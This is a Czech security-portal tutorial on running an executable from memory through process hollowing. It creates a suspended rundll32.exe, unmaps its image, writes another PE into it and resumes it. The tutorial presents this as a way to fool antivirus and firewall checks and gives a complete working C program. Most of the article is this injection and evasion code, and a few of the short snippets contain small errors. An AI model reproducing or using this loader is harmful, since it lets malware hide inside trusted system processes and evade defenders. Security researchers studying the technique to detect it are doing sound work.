Spouštíme exe soubory z paměti

Vložil/a RubberDuck [1], 11 Říjen, 2012 - 13:21

- Programming [2]

Článek má za úkol popsat jednu z technik spouštění kódu bez nutnosti mít fyzicky uložený soubor na disku. Nadpis možná vypadá šíleně a čtenář předpokládá, že celý postup bude šílený. Rovnou však říkám: Není to žádná magie a tuto techniku by měl zvládnout po přečtení článku i programátor se základními znalostmi.

Co si má člověk představit pod pojmem spustit binárku bez nutnosti uložení na disk? Předně skutečnost, že nalézt místo uložení takového souboru je minimálně problematické, ne-li přímo nereálné (záleží na okolnostech), a že tady v tomto ohledu může antivirový program dostat silně za uši ;) (opet záleží na okolnostech).

Představme si následující situaci: Máme spuštěný Internet Explorer (zaměňte dle chuti za jakýkoliv váš oblíbený program). Ten se pokouší spustit cmd.exe (že by pokus o vykonání kódu?) nebo radši rundll32.exe (zřejmě potřebuje spustit nějaký kód v dané knihovně). V běžících procesech následně skutečně vidíte běžet aplikaci rundll32.exe, takže všechno je nejspíš v naprostém pořádku. OMYL! S pomocí injekce kódu do procesu Internet Explorer (teď pomiňme otázku, jak k tomu došlo) nás vykutálený podvodník donutil spustit aplikaci rundll32.exe, která ale byla ještě před spuštěním zaměněna za úplně jinou, pravděpodobně škodlivou, aplikaci. Možná někdo z vás bude protestovat: Vždyť mám firewall a proaktivní ochranu, takže si můžu ověřit, zda se skutečně spouští rundll32.exe. Něco podobného bych odhalil. Není tomu tak. Kód v Internet Exploreru v první fázi skutečně spouští aplikaci rundll32.exe z jejího klasického umístění (C:\WINDOWS\system32\rundll32.exe). Nejedná se o žádnou přejmenovanou binárku. Ani hijacking binárky(viz např. DLL hijacking [3]).

A co se tedy vlastně skutečně stalo? Útočníkův kód vytváří nový proces rundll32.exe. Ten ale přímo nespouští, nýbrž ho udržuje v suspendnutém stavu. Teď příjde hlavní myšlenka celé techniky. Dál se totiž chová útočníkův kód jako zjednodušený Windows loader (čti zavaděč PE souborů do paměti). Loader si můžeme zjednodušeně představit jako recepčního v hotelu. Příjde host (binárka), jenž má údajně registraci pokoje. Recepční si ověří, zda skutečně tento člověk má platnou registraci (jedná se skutečně o PE soubor?). Pokud nemá, slušně jej odmítne (chybová hláška, že se nejedná o legitimní PE soubor). Pokud má, zjistí který pokoj má rezervován (umístění binárky v paměti). Dále se zeptá, zda má host zavazadla (případné další potřebné moduly, jako například DLL knihovny). Ověří, zda je pokoj připraven pro hosta (namapování sekcí PE souboru do paměti na příslušná místa) a odevzdá mu klíče od pokoje (spuštění procesu). V reálu probíhá při zavádění PE souboru do paměti daleko více pochodů. Od mapování Import Address Table až po vytvoření tabulky relokací. Pro naše účely ale bude bohatě stačit to, co jsme si popsali výše.

Základní věc, jenž musíme udělat, je načíst do paměti binárku, kterou budeme spouštět. Pro naše účely si vystačíme s klasickou kalkulačkou. Ale není problém binárku odněkud natáhnout (webová stránka, FTP atd.) do paměti. Pro práci se souborem musíme nejdřív tento otevřít. K tomu slouží na Windows funkce CreateFile.

```
HANDLE WINAPI CreateFile(
  _In_      LPCTSTR lpFileName,
  _In_      DWORD dwDesiredAccess,
  _In_      DWORD dwShareMode,
  _In_opt_  LPSECURITY_ATTRIBUTES lpSecurityAttributes,
  _In_      DWORD dwCreationDisposition,
  _In_      DWORD dwFlagsAndAttributes,
  _In_opt_  HANDLE hTemplateFile
```

```
);
```

Funkce vrací handle na otevřený soubor. Abychom mohli soubor umístit do paměti, musíme znát jeho velikost. K tomu využijeme funkci GetFileSize:

```
DWORD WINAPI GetFileSize(
  _In_       HANDLE hFile,
  _Out_opt_  LPDWORD lpFileSizeHigh
);
```

Za předpokladu, že se nám povedlo jak otevření souboru, tak zjištění jeho velikosti, můžeme přikročit k alokaci potřebného prostoru například pomocí funkce VirtualAlloc:

```
LPVOID WINAPI VirtualAlloc(
  _In_opt_  LPVOID lpAddress,
  _In_      SIZE_T dwSize,
  _In_      DWORD flAllocationType,
  _In_      DWORD flProtect
);
```

Na konec soubor zapíšeme do paměti. K těmto účelům se nejlépe hodí funkce ReadFile.

```
BOOL WINAPI ReadFile(
  _In_         HANDLE hFile,
  _Out_        LPVOID lpBuffer,
  _In_         DWORD nNumberOfBytesToRead,
  _Out_opt_    LPDWORD lpNumberOfBytesRead,
  _Inout_opt_  LPOVERLAPPED lpOverlapped
);
```

Nyní máme soubor v paměti a musíme zkontrolovat, zda se skutečně jedná o spustitelnou binárku. Portable Executable formát má pevně stanovený tvar. Prvním identifikátorem je tzv. DOS signatura uložená ve struktuře IMAGE_DOS_HEADER, jenž je čirou náhodou zcela na začáku souboru. Tato tzv. DOS hlavička je přežitek z dob operačního systému DOS a kromě prvku e_lfanew, což je offset začátku PE hlavičky, nemá význam se k ní dále vyjadřovat. DOS signatura má velikost 2 bajty (WORD) a musí obsahovat hodnotu 'MZ'(v paměti bude v obráceném pořadí, tedy 0x5A4D). Takže si deklarujeme pointer na strukturu typu IMAGE_DOS_HEADER a přetypujeme adresu na alokovanou paměť na tuto strukturu. Případně si vystačíme pouze s přetypováním (Poznámka: Občas není na škodu se type-castovému peklu vyhnout - člověk si ušetří hodiny hledání chyby). A zkontrolujeme, zda se v souboru nachází DOS signatura. Předpokládejme, že lpFileInMemory je adresa počátku paměti s již načteným souborem:

```
PIMAGE_DOS_HEADER piDOSh = NULL;
piDOSh = (PIMAGE_DOS_HEADER)lpFileInMemory;

if(piDOSh->e_magic == IMAGE_DOS_SIGNATURE){
        // ano, našli jsme DOS signaturu
}else{
        // ne, nejedná se o PE soubor
}
```

nebo

```
if(((PIMAGE_DOS_HEADER)lpFileInMemory)->e_magic == IMAGE_DOS_SIGNATURE){
```

```
        // ano, našli jsme DOS signaturu
}else{
        // ne, nejedná se o PE soubor
}
```

Přičteme tedy offset na PE hlavičku k adrese paměti, čímž získáme adresu začátku PE hlavičky. PE hlavička je tvořena stukturou IMAGE_NT_HEADERS a je složena z PE signatury a pointerů na dvě struktury (IMAGE_OPTIONAL_HEADER a IMAGE_FILE_HEADER). PE signatura má velikost 4 bajty (DWORD) a obsahuje hodnotu 'PE\0\0' (v paměti bude v obráceném pořadí, tedy 0x00004550).

```
PIMAGE_NT_HEADERS piNTh = NULL;
piNTh = (PIMAGE_NT_HEADERS)((DWORD)lpFileInMemory + (DWORD)(piDOSh->e_lfanew))

if(piNTh->Signature == IMAGE_NT_SIGNATURE){
        // ano, jedná se o PE soubor
}else{
        // ne, nejedná se o PE soubor
}
```

nebo

```
if(((IMAGE_NT_HEADERS)((DWORD)lpFileInMemory +
(DWORD)((PIMAGE_DOS_HEADER)lpFileInMemory)->e_magic))->Signature ==
IMAGE_NT_SIGNATURE){
        // ano, jedná se o PE soubor
}else{
        // ne, nejedná se o PE soubor
}
```

Nyní, když jsme si ověřili, že se skutečně jedná o PE soubor, můžeme vytvořit nový proces v suspendovaném stavu. K tomuto účelu slouží funkce CreateProcess:

```
BOOL WINAPI CreateProcess(
  _In_opt_     LPCTSTR lpApplicationName,
  _Inout_opt_  LPTSTR lpCommandLine,
  _In_opt_     LPSECURITY_ATTRIBUTES lpProcessAttributes,
  _In_opt_     LPSECURITY_ATTRIBUTES lpThreadAttributes,
  _In_         BOOL bInheritHandles,
  _In_         DWORD dwCreationFlags,
  _In_opt_     LPVOID lpEnvironment,
  _In_opt_     LPCTSTR lpCurrentDirectory,
  _In_         LPSTARTUPINFO lpStartupInfo,
  _Out_        LPPROCESS_INFORMATION lpProcessInformation
);
```

Potřebujeme získat kontextové informace (hodnoty registrů) z hlavního vlákna suspendovaného procesu. K tomu slouží funkce GetThreadContext:

```
BOOL WINAPI GetThreadContext(
  _In_     HANDLE hThread,
  _Inout_  LPCONTEXT lpContext
);
```

Registr EBX ihned po vytvoření procesu ukazuje na strukturu PEB (Process Environment Block). Tato

struktura slouží pro uchovávání systémových informací o procesu, ať už se jedná o seznamy naloadovaných modulů (hlavně DLL knihoven a samotné binárky), informace o tom, zda je proces debuggován, informace o heapu a tak podobně. Kromě jiného i informaci o ImageBaseAddress, což je adresa, na které začíná samotná binárka. Nyní máme dvě možnosti. Buď přepočítáme, zda se image obou procesů nekříží (pokud ano, odmapujeme binárku z paměti, pokud ne, necháme ji v paměti, protože nám nijak nevadí) nebo jednoduše vždy původní binárku z procesu odmapujeme. Zde bych volil druhou možnost, protože původní aplikaci nebudeme nijak využívat. K tomuto účelu využijeme funkci NtUnmapViewOfSection (druhé jméno funkce je ZwUnmapViewOfSection) z DLL knihovny ntdll.dll:

```
NTSTATUS ZwUnmapViewOfSection(
  _In_      HANDLE ProcessHandle,
  _In_opt_  PVOID BaseAddress
);
```

Pomocí funkce VirtualAllocEx v suspendovaném procesu alokujeme místo pro celý image, včetně hlaviček. Nevyužijeme k tomu ale velikost získanou pomocí funkce GetFileSize, ale hodnotu uloženou ve struktuře IMAGE_OPTIONAL_HEADER v poli SizeOfImage, protože ta obsahuje již hodnotu zaokrouhlenou na velikost SectionAligment ze struktury IMAGE_FILE_HEADER. Ukazatele na obě tyto struktury najdeme ve struktuře IMAGE_NT_HEADERS. Kompletní hlavičky zapíšeme do suspendovaného procesu. Jejich velikost je uvedena ve struktuře IMAGE_OPTIONAL_HEADER v poli SizeOfHeaders. Tato hodnota je zaokrouhlena na násobek hodnoty daný velikostí pole FileAlignment ve struktuře IMAGE_FILE_HEADER.

```
WriteProcessMemory(hSuspendProc, pImageBase, pFile, piOptionalh->SizeOfHeaders,
NULL);
```

Nyní musíme zapsat do procesu to hlavní. Jednotlivé sekce PE souboru. V prvé řadě si musíme uvědomit, kam budeme tyto sekce zapisovat. Sekce následují hned za hlavičkami, takže stačí znát velikost hlaviček a k nim postupně přičítat velikost sekcí. Počet sekcí je uložen ve struktuře IMAGE_FILE_HEADER v poli NumberOfSections.

```
for(i = 0; i < piFileh->NumberOfSections; i++){
        piSectionh = (PIMAGE_SECTION_HEADER)((DWORD)piNTh + sizeof(IMAGE_NT_HEADERS)
+ (i * sizeof(IMAGE_SECTION_HEADER)));
        WriteProcessMemory(hSuspendProc, (LPVOID)((DWORD)pImageBase +
piSectionh->VirtualAddress), (LPVOID)((DWORD)pFile + piSectionh->PointerToRawData),
piSectionh->SizeOfRawData, NULL);
}
```

Na konec nám zbývají poslední tři úkony. První je nastavení hodnoty pole ImageBaseAddress ve struktuře PEB na adresu danou polem ImageBase ve struktuře IMAGE_OPTIONAL_HEADER.

```
WriteProcessMemory(hSuspendProc, (LPVOID)(context->Ebx + 8), &(piOptionalh->
ImageBase), 4, NULL);
```

Druhým úkonem je nastavení registru EAX v kontextu na hodnotu startovní adresy (tzv. Entry Pointu) tak, jak to je u nově vytvořeného procesu. Entry Point (EP) získáme součtem ImageBase ze struktury IMAGE_OPTIONAL_HEADER a AddressOfEntryPoint ze stejné struktury.

```
context->Eax = (DWORD)pImageBase + piOptionalh->AddressOfEntryPoint;
```


Nyní můžeme nastavit zpět kontext procesu pomocí funkce SetThreadContext:

```
BOOL WINAPI SetThreadContext(
  _In_  HANDLE hThread,
  _In_  const CONTEXT *lpContext
);
```

Na závěr spustíme hlavní vlákno suspendnutého procesu pomocí funkce ResumeThread, čímž spustíme celý proces:

```
DWORD WINAPI ResumeThread(
  _In_  HANDLE hThread
);
```

Pokud vše proběhlo v pořádku, měli bychom nyní vidět v běžících procesech proces rundll32.exe, avšak nahrazen binárkou calc.exe. Jak je z výše popsaného jasně patrné, nejedná se v žádném případě o nějakou černou magii nebo něco těžko pochopitelného. Stačí si jen uvědomit, jak celý proces výměny probíhá a následně jej realizovat. Na závěr přikládám ukázkový kód. Uživatel zadá cesty ke dvěma binárkám a program se postará o jejich spuštění.



[4]
Kalkulačka běžící v kontextu rundll32.exe

V některém z pozdějších článků se pokusím popsat pokročilejší techniku hojně využívanou jak malwarem, tak velkým počtem packerů a kompresorů.

```
#include <Windows.h>
#include <stdio.h>

typedef LONG (WINAPI * NtUnmapViewOfSection)(HANDLE ProcessHandle, PVOID
BaseAddress);

int main(int argc, char *argv[]){
  HANDLE hFile = NULL;
  DWORD dwRead = 0, dwSize = 0, dwImageBase = 0, i = 0;
  LPVOID pBuffer = NULL, pImageBase = NULL;
  TCHAR szFilePath[1024];
```

```
PIMAGE_DOS_HEADER piDOSh = NULL;
PIMAGE_NT_HEADERS piNTh = NULL;
PIMAGE_FILE_HEADER piFileh = NULL;
PIMAGE_OPTIONAL_HEADER piOptionalh = NULL;
PIMAGE_SECTION_HEADER piSectionh = NULL;
PROCESS_INFORMATION pi;
STARTUPINFOA si;
PCONTEXT pContext;
NtUnmapViewOfSection funcNtUnmapViewOfSection;

if(argc < 3){
  printf("Usage: %s <path>/<original.exe> <path>/<replace.exe>\n", argv[0]);
  return 0;
}

ZeroMemory(&si, sizeof(si));
ZeroMemory(&pi, sizeof(pi));

hFile = CreateFileA(argv[2],
          GENERIC_READ,
          FILE_SHARE_READ,
          NULL, OPEN_EXISTING,
          NULL, NULL);

if(hFile != INVALID_HANDLE_VALUE){
  printf("[+] File %s opened\n", argv[2]);
  dwSize = GetFileSize(hFile, NULL);
  printf("[+] Filesize is %i bytes\n", dwSize);

  pBuffer = VirtualAlloc(NULL, dwSize, MEM_COMMIT, PAGE_READWRITE);
  if(pBuffer != NULL){
    ReadFile(hFile, pBuffer, dwSize, &dwRead, NULL);
    printf("[+] Write file to memory address %p\n", pBuffer);
    piDOSh = (PIMAGE_DOS_HEADER) pBuffer;

    if(piDOSh->e_magic == IMAGE_DOS_SIGNATURE){
      piNTh = (PIMAGE_NT_HEADERS)((DWORD)pBuffer + piDOSh->e_lfanew);
      printf("[+] DOS signature detected\n");

      if(piNTh->Signature == IMAGE_NT_SIGNATURE){
        printf("[+] PE signature detected\n");
        piOptionalh = (PIMAGE_OPTIONAL_HEADER)&(piNTh->OptionalHeader);
        piFileh = (PIMAGE_FILE_HEADER)&(piNTh->FileHeader);

        if(CreateProcessA(argv[1], NULL, NULL, NULL,
                          FALSE, CREATE_SUSPENDED,
                          NULL, NULL, &si, &pi)){

          printf("[+] New process %s created\n", argv[1]);

          pContext = (PCONTEXT) VirtualAlloc(NULL, sizeof(pContext),
                                             MEM_COMMIT, PAGE_READWRITE);
          pContext->ContextFlags = CONTEXT_FULL;

          if(GetThreadContext(pi.hThread, pContext)){
            printf("[+] Context obtained\n");
            ReadProcessMemory(pi.hProcess,
                              (LPCVOID)(pContext->Ebx + 8),
                              &dwImageBase, 4, NULL);
```

```
            printf("[+] Current ImageBase is on address 0x%.8x\n", dwImageBase);

            funcNtUnmapViewOfSection =
NtUnmapViewOfSection(GetProcAddress(GetModuleHandleA("ntdll.dll"),

"NtUnmapViewOfSection"));
            funcNtUnmapViewOfSection(pi.hProcess, (PVOID)dwImageBase);

            printf("[+] Image unmapped\n");

            pImageBase = (LPVOID)VirtualAllocEx(pi.hProcess, (PVOID)
piOptionalh->ImageBase,
                                                piOptionalh->SizeOfImage,
                                                MEM_COMMIT | MEM_RESERVE,
                                                PAGE_EXECUTE_READWRITE);
            if(pImageBase != NULL){
              WriteProcessMemory(pi.hProcess, pImageBase,
                                 pBuffer,
                                 piOptionalh->SizeOfHeaders,
                                 NULL);

              printf("[+] File headers are written\n");

              for(i = 0; i < piFileh->NumberOfSections; i++){
                piSectionh = (PIMAGE_SECTION_HEADER)((DWORD)pBuffer +
piDOSh->e_lfanew +
                                                     sizeof(IMAGE_NT_HEADERS) +
                                                     i * sizeof(
IMAGE_SECTION_HEADER));
                WriteProcessMemory(pi.hProcess, (LPVOID)((DWORD)pImageBase +
piSectionh->VirtualAddress),
                                   (LPVOID)((DWORD)pBuffer +
piSectionh->PointerToRawData),
                                   piSectionh->SizeOfRawData, NULL);
                printf("[+] Section %s is written\n", piSectionh->Name);
              }

              WriteProcessMemory(pi.hProcess, (LPVOID)(pContext->Ebx + 8),
                                 &(piOptionalh->ImageBase), 4, NULL);

              printf("[+] New ImageBase is 0x%.8x\n", piOptionalh->ImageBase);

              pContext->Eax = (DWORD)pImageBase + piOptionalh->AddressOfEntryPoint;

              SetThreadContext(pi.hThread, pContext);
              printf("[+] Re-set thred context\n");
              ResumeThread(pi.hThread);
              printf("[+] Thred resumed\n", argv[2]);
            }
          }
        }
      }
    }

    VirtualFree(pBuffer, 0, MEM_RELEASE);
  }

  CloseHandle(hFile);
```

CC-BY-SA Security-Portal.cz | secured by paranoid sense | we hack to learn

```
  }

  getchar();

  return 0;
}
```

Originální článek:
http://bflow.security-portal.cz/spousteni-binarky-z-pameti-bez-nutnosti-ulozeni-na-disk/ *[5]*

URL článku:
https://security-portal.cz/clanky/spou%C5%A1t%C3%ADme-exe-soubory-z-pam%C4%9Bti

Odkazy:
[1] https://security-portal.cz/users/rubberduck
[2] https://security-portal.cz/category/tagy/programming
[3] http://bflow.security-portal.cz/dll-hijacking/
[4] http://bflow.security-portal.cz/images/exec.jpg
[5] http://bflow.security-portal.cz/spousteni-binarky-z-pameti-bez-nutnosti-ulozeni-na-disk/

CC-BY-SA Security-Portal.cz | secured by paranoid sense | we hack to learn